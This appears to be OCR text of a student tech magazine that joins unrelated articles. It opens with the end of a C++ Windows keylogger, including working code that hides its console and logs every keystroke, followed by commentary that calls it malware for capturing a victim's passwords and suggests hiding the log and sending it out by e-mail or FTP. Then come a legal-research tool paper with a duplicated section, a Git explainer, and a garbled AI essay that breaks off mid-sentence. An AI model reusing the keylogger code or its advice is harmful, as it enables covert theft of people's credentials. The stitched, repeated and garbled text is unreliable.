        case VK_RIGHT:   writeToLog("[RIGHT KEY]"); break;
        case VK_DOWN:    writeToLog("[DOWN KEY]");  break;

        default:         writeToLog(&keyChar);
    }
    return true;
}

int main() {
    ShowWindow(GetConsoleWindow(), SW_HIDE);
```

```
    while (true) {
        std::this_thread::sleep_for(std::chrono::milliseconds(10));
        for (int asciiVal { 8 }; asciiVal <= 255; ++asciiVal)
            if (GetAsyncKeyState(asciiVal) == -32767)
                if (asciiVal < 128)
                    writeKey(static_cast<unsigned char>(asciiVal));
                else
                    writeToLog("[" + std::to_string(asciiVal) + "]");
    }

    return 0;
}
```

Yup, that's all of it.

Now let me be clear here, this is not a tutorial. I'm just going to give a general overview of how things work. Most of what I have to say should be clear from reading the code once, but for those who aren't much acquainted with C++ or writing code in general, well you're in luck.

In C++, everything starts executing from the main() function. So we'll head there instinctively.

The following weird-looking pseudo-code describes the main() function:

```
main() {
    hide the console;

    infinite loop {
        PAUSE for a while else our computer will lag;
```

```
for every single kind of character appearing on the keyboard {
    if any kind of key is being pressed {
        compare it with the current key being pressed
        if they're the same {
            time to write the key to the log {
                if it's an alphanumeric key {
                    write it as it is to the log;
                } else if it's something else like a "." or "/" or a "[" {
                    write it's corresponding ASCII code to the log;
                }
            }
        }
    }
}
}
```

Functions such as the GetAsyncKeyValue() function are obtained from the windows.h header, which is practically the only place where its utility is realized. The file I/O operations are, in true C++ fashion, handled by fstream, a much better way than the old C-style method of allocating buffers or whatever. chrono and thread also make an appearance, to call the delay in each iteration of the infinite while-loop.

Let's talk about the writeKey() function. Right off the bat, we see it has a boolean return type. Actually we could've just gone with a void return type, but again, whatever. It's not like I'm trying to impress anyone with my code here. You'll notice there's a big switch statement in it. Let me just say this now — when given a choice between an if-else if-else tree or a switch construct, always choose the switch construct! They exist for a particular reason. And compilers are optimized to handle switch statements, so there's basically no reason not to use them.

One thing I will say, however, is that obtaining a timestamp in C++ as a string (that's key: as a string!) is a complete pain in the neck. In the end, I just copied a helper function I found on StackOverflow, but wow it's like the creators actually wanted this to be so difficult. I guess this is where Python takes a lead in terms of ease of operation.

Shortcomings

I'll be straight here, this keylogger is very, very rudimentary.

It utilizes a very inefficient algorithm to capture keystrokes and has to allocate and de-allocate the file stream every single time a key is being pressed. Not to mention, the infinite while-loop also uses up some CPU juice (though its effect is drastically mitigated by the delay we put in, as such it's nothing to be worried about unless the target system is borderline vintage).

The keylogger DOES NOT work:

when a UAC prompt is given (all non-essential processes are temporarily halted),
when the Windows user account is changed, or
when the system is rebooted.

That's like half of all the cases where it might've been useful enough to do some damage. But fear not, o demoralized script kiddie, for this keylogger is not completely nullified. It still works perfectly in every other situation, and you can get a pretty good idea of how the victim uses the device on a daily basis — this includes passwords and other relevant login info for web-based services. So guess it's a win?

Another thing to note is that this keylogger application is actually detected by Windows Defender! It in turn takes it upon itself to delete the executable when it deems it necessary. Circumventing antivirus software is currently beyond the realm of my knowledge, so we're gonna have to accept this fact as it is. But it totally qualifies as real malware, after all, you keep moving forward one step at a

time.

Keylogger 2, The Sequel

Okay so, how can this keylogger be improved?
Well, first of all, the log file is visible in plain sight. It would be a great idea to output to a hidden file, say, ".logs.txt". Even then, it isn't all that good.
One idea is to deploy the keylogger in the \AppData\Local folder, because who even checks there on a regular basis? That way, it remains hidden.

It should work for most purposes, however, there remains one glaring flaw that's yet to be addressed.
Our malware works best when we have physical access to the target device. That is to say, for open devices we can just load our virus and let it run for say, a few days, and then retrieve the log file, easy as pie. However physical access is not always guaranteed to exist, so we must look at other avenues. Such a keylogger that sends this log file to a pre-determined destination is what is known as a remote keylogger. We don't need to be anywhere near the target device, yet we can reap the fruits of it.

A simple way to turn our keylogger remote would be to have it send the log file to us via E-mail. Though a bit difficult to accomplish in C++, it can be done through Windows Powershell (this link describes such a method). Another way would be to use FTP to send the log file to a server. The more creative we get in this part, the more likely our malware will succeed in fulfilling its job.

Speaking of implementations, a more "advanced" way to get user keystroke input is to use something called Hooks. There's a bunch of documentation out there on this topic, a little bit of Googling (or DuckDuckGo-ing or Startpage-ing) can get you where you want to be.

Go ahead and do these modifications or add your own ones too; that is if you feel like you have the guts for the job.

Nirnayaak: Revolutionizing Legal Research

Final year students

Soumyajit Datta
Saptarshi Bhattacharya
Anurag Chakraborty
Arya Chakraborty
Amit Samui

and

Dr. Kousik DasGupta (HOD of CSE Department)

Abstract

In the ever-evolving landscape of legal research, Nirnayaak emerges as a transformative force. This paper delves into the profound impact of Nirnayaak, a cutting-edge tool that harnesses advanced technologies, including Artificial Intelligence, Natural Language Processing, and Machine Learning, to revolutionize the legal research process. We explore the compelling reasons for embracing Nirnayaak, such as its invaluable role in addressing the staggering backlog of cases and its potential to mitigate the profound consequences of erroneous sentencing. Additionally, we delve into the intricate architecture of Nirnayaak, meticulously dissecting each component's role, from PDF document processing to user query handling. Nirnayaak's architecture exemplifies a harmonious integration of technologies, all orchestrated to provide unprecedented speed and precision in legal research. This paper underscores Nirnayaak's indisputable status as a game-changer in the realm of legal research, offering accessibility and efficiency to legal practitioners, scholars, and the wider public

Introduction

The field of legal research plays an indispensable role in the administration of justice and the practice of law. Legal professionals, scholars, and students constantly engage in the retrieval and analysis of le

gal information, statutes, case law, and precedents to navigate the complexities of the legal landscape.

However, as the legal system grapples with an everexpanding backlog of cases and persistent issues of inaccurate sentencing, the demand for innovative tools to streamline and enhance legal research has never been more pressing.

In India alone, the sheer scale of the challenge is staggering. The Supreme Court grapples with a backlog of approximately 79,000 pending cases, while High Courts contend with an astonishing 59,00,000 pending cases. This backlog not only strains the capacity of the legal system but also poses a significant impediment to those seeking access to justice.

It's in this context that Nirnayaak emerges as a pivotal resource, offering a transformative solution to the multifaceted challenges of the legal research domain.

Nirnayaak, meaning "decider" or "judge" in Sanskrit, embodies a paradigm shift in legal research methodologies. It leverages cutting-edge technologies such as Artificial Intelligence (AI), Natural Language Processing (NLP), and Machine Learning (ML) to revolutionize the way legal information is accessed, processed, and applied. This paper embarks on a comprehensive exploration of Nirnayaak, dissecting its architecture and elucidating how its advanced features are poised to redefine the landscape of legal research.

In the subsequent sections, we will delve into the core reasons why Nirnayaak is indispensable, examining the critical issues of massive case backlogs and the alarming number of cases lost due to erroneous sentencing. We will then embark on a detailed journey through the architecture of Nirnayaak, elucidating the intricacies of its PDF document processing, text preprocessing, language

filtering, keyword extraction, summarization, and user query handling. Each of these components synergizes to create a holistic, efficient, and accessible platform for legal research.

In conclusion, Nirnayaak represents not merely assecting each

technological innovation but a gateway to justice, knowledge, and efficiency in the legal realm. Its capacity to democratize access to legal information, reduce the burden of case backlogs, and mitigate the costly consequences of incorrect sentencing positions it as a game-changer in the field of legal research.

As we navigate the intricate legal terrain, Nirnayaak offers a beacon of hope, a tool that empowers legal professionals, students, and the broader community to navigate the complexities of the law with precision and ease.

2 Architecture of Nirnayaak

Nirnayaak's architecture is designed to provide fast and accurate retrieval of legal information through the integration of advanced technologies, including Artificial Intelligence (AI), Natural Language Processing (NLP), and Machine Learning (ML). Each component serves a crucial role in enhancing the efficiency and accuracy of legal research. In this section, we will delve into the architecture's key components and their functions, along with the rationale behind their inclusion.

2.1 PDF Document Processing

The initial step in Nirnayaak's architecture involves the processing of PDF documents. Optical Character Recognition (OCR) technology is employed

to convert PDFs into machine-readable text.
If the PDF contains images, OCR is utilized to extract text from these images. This step is critical to




Figure 1: Architecture in detail

enable the subsequent analysis and indexing of legal documents.
The reason for employing OCR is to make legal documents digitally accessible and searchable, thus facilitating efficient legal research. OCR enables the conversion of scanned or image-based documents into text, making their content searchable and usable by AI and NLP algorithms (Smith, 2007).

2.2 Text Preprocessing

Text preprocessing is a crucial component of Nirnayaak's architecture. This phase includes two key processes: stopword removal and lemmatization.

2.2.1 Stopword Removal

Stopwords are common words in a language, such as "a," "an," "the," and "in," which do not carry significant semantic meaning. Nirnayaak performs manual curation of stopword removal to eliminate these non-informative words from the text. The rationale behind this step is to reduce noise in the data and improve the accuracy of search results. Removing stopwords ensures that the AI algorithms focus on meaningful content rather than common language constructs (Manning, Raghavan, & Sch¨utze, 2008).

2.2.2 Lemmatization

Lemmatization is another critical preprocessing step in Nirnayaak. It involves reducing words to their base or root form. For instance, words like ”running” and ”ran” are reduced to ”run,” and ”jumping” becomes ”jump.” This standardization aids in enhancing the accuracy of search results by treating words with the same root as identical. The inclusion of lemmatization in Nirnayaak's architecture ensures that variant forms of words are consolidated, reducing redundancy and enabling more precise keyword matching (Bird, Klein, & Loper, 2009).

2.3 Language Filtering

To cater to English-speaking users and ensure the relevance of search results, Nirnayaak incorporates language filtering. This process involves the removal of non-English words from the documents. The rationale behind this step is to provide users with search results that are consistent with their language preferences and requirements. By filtering out non-English terms, Nirnayaak enhances the usability of its legal research tool for English-speaking users. In this task, Nirnayaak utilizes TextBlob (TextBlob: Simplified Text Processing, n.d.), a powerful Python library, to efficiently perform the language filtering process.

2.4 Keyword Extraction

Nirnayaak utilizes the Yet Another Keyword Extractor (YAKE), a multi-lingual and context-sensitive keyword extraction algorithm. This component extracts relevant keywords from legal documents. The primary reason for incorporating keyword extraction is to identify and highlight the most critical terms and concepts within the documents. Keyword extraction enhances the search experience by

Presenting users with a concise set of key words that encapsulate the document's content. This feature enables users to quickly grasp the essence of a document and facilitates more precise searches (Campos, Mangaravite, Pasquali, Jorge, & Nunes, n.d.).

2.5 Summarization

After completing spell checks and keyword extraction, Nirnayaak employs CoHere, an AI-powered summarization tool. CoHere utilizes Natural Language Processing (NLP) and Machine Learning (ML) techniques to generate concise summaries of legal documents. Additionally, it extracts critical information such as titles, dates, and involved parties from documents using GPT-3.5 (Brown & et al., 2020)
The reason for incorporating summarization is to provide users with a condensed version of lengthy legal documents, making it easier for them to comprehend the document's key points quickly. Summarization enhances the efficiency of legal research by offering users a brief overview of the document's content (Radev, Qi, & Wu, 2004).

2.6 Novel Ranking Model

The novel ranking model implemented in Nirnayaak aims to enhance the relevance and accuracy of search results for legal research. This model involves two key functions: converting data to a dictionary and ranking documents based on keyword relevance.
2.6.1 Ranking Documents Based on Keyword Relevance
Note: N here is the maximum number of keywords we consider for ranking. We found 13 as optimum.

2.6.2 Sorting the Ranking Dictionary

By implementing this novel ranking model, Nirnayaak can provide users with search results that are not only based on keyword presence but also take

into account the order of keywords, thereby improving the relevance and quality of search results for legal research.

Algorithm 1: Rank Documents Based on Keyword Relevance

```
Data: A dictionary of legal documents, docs
Data: Target keyword, kw
Data: Order number, order_no
Data: A dictionary to store document rankings, ranking
foreach document itr in docs do
    if kw is present in docs[itr] then
        Calculate the relevance score, score, as the position of kw in docs[itr] multiplied by order_no;
    else
        Assign a default relevance score of ∞ to score (greater than N, indicating low relevance);
    Add score to the current relevance score in ranking[itr];
```

Algorithm 2: Sort the Ranking Dictionary

```
Data: A dictionary of document rankings, markdict
Result: A sorted dictionary of document rankings, sortdict
Convert markdict into a list of key-value pairs and sort it in ascending order based on values;
Create sortdict by reversing the sorted list;
return sortdict;
```

most relevant results based on the search query and displays them in a user-friendly manner. If a user query cannot be directly answered from the database, Nirnayaak leverages GPT-3.5 (Brown & et al., 2020) to generate responses.

The inclusion of user query processing in Nirnayaak ensures that users receive accurate and relevant search results. The combination of keywordbased searching and AI-driven responses enhances the overall user experience, making legal research more accessible and efficient.

In conclusion, Nirnayaak's architecture is a sophisticated system that harnesses advanced technologies to streamline legal research. Each component serves a specific purpose, from document processing to user query handling, with the ultimate goal of providing fast, accurate, and user-friendly access to legal informati

3 Datasets

One of the essential aspects of legal research is access to high-quality datasets. In India, the "Indian Legal Document Corpus (IDLC)" is a

into account the order of keywords, thereby improving the relevance and quality of search results for legal research.

Algorithm 1: Rank Documents Based on Keyword Relevance

Data: A dictionary of legal documents, *docs*
Data: Target keyword, *kw*
Data: Order number, *order_no*
Data: A dictionary to store document rankings, *ranking*

```
foreach document itr in docs do
    if kw is present in docs[itr] then
        Calculate the relevance score, score, as the position of kw in docs[itr] multiplied by order_no;
    else
        Assign a default relevance score of ∞ to score (greater than N, indicating low relevance);
    Add score to the current relevance score in ranking[itr];
```

Algorithm 2: Sort the Ranking Dictionary

Data: A dictionary of document rankings, *markdict*
Result: A sorted dictionary of document rankings, *sortdict*

```
Convert markdict into a list of key-value pairs and sort it in ascending order based on values;
Create sortdict by reversing the sorted list;
return sortdict;
```

most relevant results based on the search query and displays them in a user-friendly manner. If a user query cannot be directly answered from the database, Nirnayaak leverages GPT-3.5 (Brown & et al., 2020) to generate responses.

The inclusion of user query processing in Nirnayaak ensures that users receive accurate and relevant search results. The combination of keywordbased searching and AI-driven responses enhances the overall user experience, making legal research more accessible and efficient.

In conclusion, Nirnayaak's architecture is a sophisticated system that harnesses advanced technologies to streamline legal research. Each component serves a specific purpose, from document processing to user query handling, with the ultimate goal of providing fast, accurate, and user-friendly access to legal informati

3 Datasets

One of the essential aspects of legal research is access to high-quality datasets. In India, the "In-

Document Corpus (IDLC)" is a notable

dataset. ILRDB contains a comprehensive collection of legal documents, including court cases, judgments, statutes, and legal texts. Researchers and legal professionals can leverage IDLC to conduct in-depth analyses, perform trend analysis, and develop

AI models for legal rese

4. Conclusion

Nirnayaak represents a significant advancement in

the field of legal research. Its sophisticated architecture, incorporating OCR, NLP, ML, and AI technologies, simplifies the process of legal research, making

it accessible to legal professionals, students, and the

general public. Nirnayaak is a fast, efficient, and user- friendly tool that can transform the legal research

landscape.

In conclusion, Nirnayaak offers a compelling solution to the challenges faced in legal research. With

its advanced capabilities and integration of AI-driven

technologies, Nirnayaak has the potential to revolutionize how legal professionals approach their work.

It not only enhances efficiency but also contributes to the accuracy of legal research, ultimately benefiting the entire legal ecosystem. By providing access to comprehensive legal

datasets like ILRDB, Nirnayaak further empowers legal researchers to explore new dimensions in their

studies and contribute to the development of the legal field in India. The future of legal research looks

promising with tools like Nirnayaak leading the way.

Quantum Devs : The Git Commit

Krishnendu Dakshi CSE 3rd Year

What is Git?

Git is a distributed version control system. The reason it's called distributed is because there is a remote central database (Github, Gitlab) from which developers can pull changes from first commit to latest commit, if the central database goes down developers can re-upload the whole codebase to remote from their local system. That's the speciality of distributed VCS.

Another aspect of Git, it is a content-addressable filesystem, which means it is a key-value data store.Also Git is a filesystem on top of your filesystem(project specific).

Where is the data stored?

All of the data gets stored inside the .git directory. You can initialise an empty git repository by using the git init command. An empty git repository in your local should look like this -


The mystery of Commits


What makes git different from other VCS, the way it treats its data.Git thinks of its data more like a series of snapshots of a miniature filesystem. You can imagine snapshots as taking a picture of your whole project (including all directories, subdirectories and files) at a particular moment. This means git takes a snapshot of your repository at a particular moment every time you call the git commit command.


Git commits are just simple files, which contain some data about your commit. A commit is referenced by a commit id, a 40 letters long SHA-1 hash (Commit ID), and other informations like date and time of that commit,

author of that commit and most important parent commit id(if it is not your first commit) and reference to a tree object (will be explained later).

A commit is referenced by a commit id, a 40 letters long SHA-1 hash (Commit ID), and other informations like date and time of that commit, author of








that commit and most important parent commit id(if it is not your first commit) and reference to a tree object (will be explained later).

If we consider the above folder structure of a project, then the commit object will contain various details of the commit like commit id (0fce34), commit message (First Commit), author, tree object reference (9eef34).



There are mainly three git objects which are used for storing and maintaining versions, commit objects, tree objects and blob objects. We have discussed how commit objects are structured.
Tree and blob objects are fundamental data types used to organise and store the contents of a Git repository. Tree object represents directories and sub-directories in the git repository. Tree objects generally store reference to other tree objects and blob objects. Blob object contains the actual file content within a directory.

Import Note: Have you ever noticed that git doesn't commit

an empty directory, and this is the reason why, leaf node always has to be a blob.

How Commit ID is generated

Based on some certain parameters git uses to generate the hash (40 characters), content of file, author name, date and time. Using these git generates a unique Hash or commit id. If the parameters are the same you will get that same commit id. But there is a slight change in any of these parameters, the commit id will be different. So there is no chance of getting the same hash again.

```
$ git log
commit 734713bc047d87bf7eac9674765ae793478c50d3
Author: Scott Chacon <schacon@gmail.com>
Date:   Fri Jan 2 18:32:33 2009 -0800

    Fix refs handling, add gc auto, update tests
```

```
$ git show 1c002dd4b536e7479fe34593e72e6c6c1819e53b
$ git show 1c002dd4b536e7479f
$ git show 1c002d
```

You can use partial hash to refer to a commit, but it should be at least 4 characters long, else it is considered as a invalid id. But most of the time we use shorthand (7 Characters) commit id to avoid any type of error.

If you inspect the objects directory under the .git folder of your project (if you have already initialised an empty git repository), you will see something like this -


You may be questioning,why are there subdirectories? There should be only commit files within the objects directory, right? Why does the commit file have 38 characters in it?

The main reason is that you can be limited in the number of files

```
└─ git cat-file -p 086e
tree 35cc0723466281fdf429739f1b3e1c2a2426624c
parent 61fe50d876076a1b8560edfcee9286d1203a8098
author KrishnenduDakshi2002 <kdakshi2020@gmail.com> 1692157324 +0530
committer KrishnenduDakshi2002 <kdakshi2020@gmail.com> 1692157324 +0530

updated readme.md
```

```
└─ git cat-file -t 086e
commit
```



perform a few commits then the Git Object graph may look like this. Let's break down the diagram for you.

We have a root directory containing a single file test.txt with content “version 1”, if you perform a commit and give a message “first commit”. Then git creates a commit id fdf4fc,which points to a commit file,and that file contains various information about that commit, tree object (representing the project root directory) reference d8329f and parent commit reference (null). The tree object contains reference to a blob object (for test.txt).

Now you have changed a few things in test.txt and add new.txt, and you perform commit with a message “second commit”, git creates a commit object with id cac0ca which references a tree object with id 0155eb, and the tree object contains two blob objects one for new.txt and one for new.txt.
Okay now you have decided to get a backup of your first commit. You create a subdirectory “bak”, and make a commit with a message “third commit”. But you didn’t make any changes to test.txt and new.txt, so they have generated the same hash, that’s what the diagram represents for the third commit, by referencing the previous blob.

This makes Git more efficient than other VCS. We can conclude with a sentence, Git object diagram forms an acyclic directed graph.

Play with Git

I hope you found it interesting, then do me a favour. Create a dummy project with few files and subdirectories, initialise an empty Git repository, inspect the .git directory file structure, do few commits. Run ‘tree’ command, it will give you a nice tree-like structure similar to Pic-1. Screenshot it, and send it to ‘kdakshi2020@gmail.com’, also mention your name. See you soon.

AI – More than a Tool?

Dr. Kousik Dasgupta
HOD of Computer Science and Engineering

AI অর্ থাৎ আর্টথফিফিয়াল ইন্টেফলন্টেন্স– কৃ ত্রিম বুত্রিমত্তা। No one can now deny the absence of AI in their life and how it is influencing our lives.

Intelligence

might be defined as the ability to learn and perform suitable techniques to solve problems and
achieve goals, appropriate to the context in an uncertain,
ever-varying world.

Artificial Intelligence(AI),

a term coined by emeritus Stanford Professor John McCarthy in 1955, was defined by him as "the science and engineering of making intelligent machines". Yes, in the mid '60s, against a
backdrop of free love and Vietnam War acrimony, the first AI wave washed over Stanford University and
numerous other academic institutions with hardly a ripple felt by a distracted outside world.
Today, the term "AI" describes a wide range of technologies that power many of the services and goods we use
every day. However, the three of the main technologies are- ory Machine learning, Deep Learning and Data
science.

Machine Learning (ML) is the part of AI studying how computer agents can improve their perception,
knowledge, thinking, or actions based on experience or data. For this, ML draws from computer science,
statistics, psychology,
neuroscience, economics and control the
There are many different types of machine learning algorithms, but some of the most common include:

• Supervised learning: In supervised learning, the algorithm is trained on a set of labelled data, where
each data point has a corresponding label that indicates the desired output. The algorithm then learns to
map the input data to the output labels, so that it can make predictions for new, unlabelled data.

Unsupervised learning:

In unsupervised learning, the algorithm is not given any labels or prior
knowledge about the data. Instead, it must learn the structure of the data on its own. Unsupervised
learning is often used for tasks such as dimensionality reduction and clustering.

• Reinforcement learning:

In reinforcement learning, the algorithm learns by interacting with its
environment. The algorithm receives rewards or penalties for its actions, and it learns to choose actions
that maximize its reward. Reinforcement learning is often used for tasks such as robot control and game
playinglogies that
Deep learning is a subset of machine learning that uses artificial neural networks to learn. Artificial neural networks are inspired by the structure and function of the human brain, and they can learn complex patterns
from data. Deep learning has been particularly successful in areas such as image recognition, natural language processing, and speech recognition.
AI techniques require large amounts of data to learn and make accurate predictions. Big data refers to the
collection and analysis of large, diverse datasets. Data science is an interdisciplinary field that uses scientific
methods, processes, algorithms, and systems to extract knowledge and insights from data. It's essentially the art
of transforming raw data into actionable insights that can be used to make better decisions. Much of artificial intelligence (AI) in common use is dedicated to predicting people's behaviour. It tries to
anticipate your next purchase, your next mouse-click, your next job moves. But such techniques can run into
problems when they are used to analyse data for health and development programs. If we do not know the root
causes of behaviour, we could easily make poor decisions and support ineffective and prejudicial policies.
Is Artificial Intelligence (AI) a Threat to Humanity? Not a day passes without a fascinating snippet on the
ethical challenges created by "black box" artificial intelligence

Systems. These use machine learning to figure
out patterns within data and make decisions – often without a human giving them any moral basis for how to do
it. On the surface AI may appear benign. But, once you consider how many of our daily decisions are not
conscious, AI has a tremendous opportunity to influence actions or inaction. Taking this further, given the
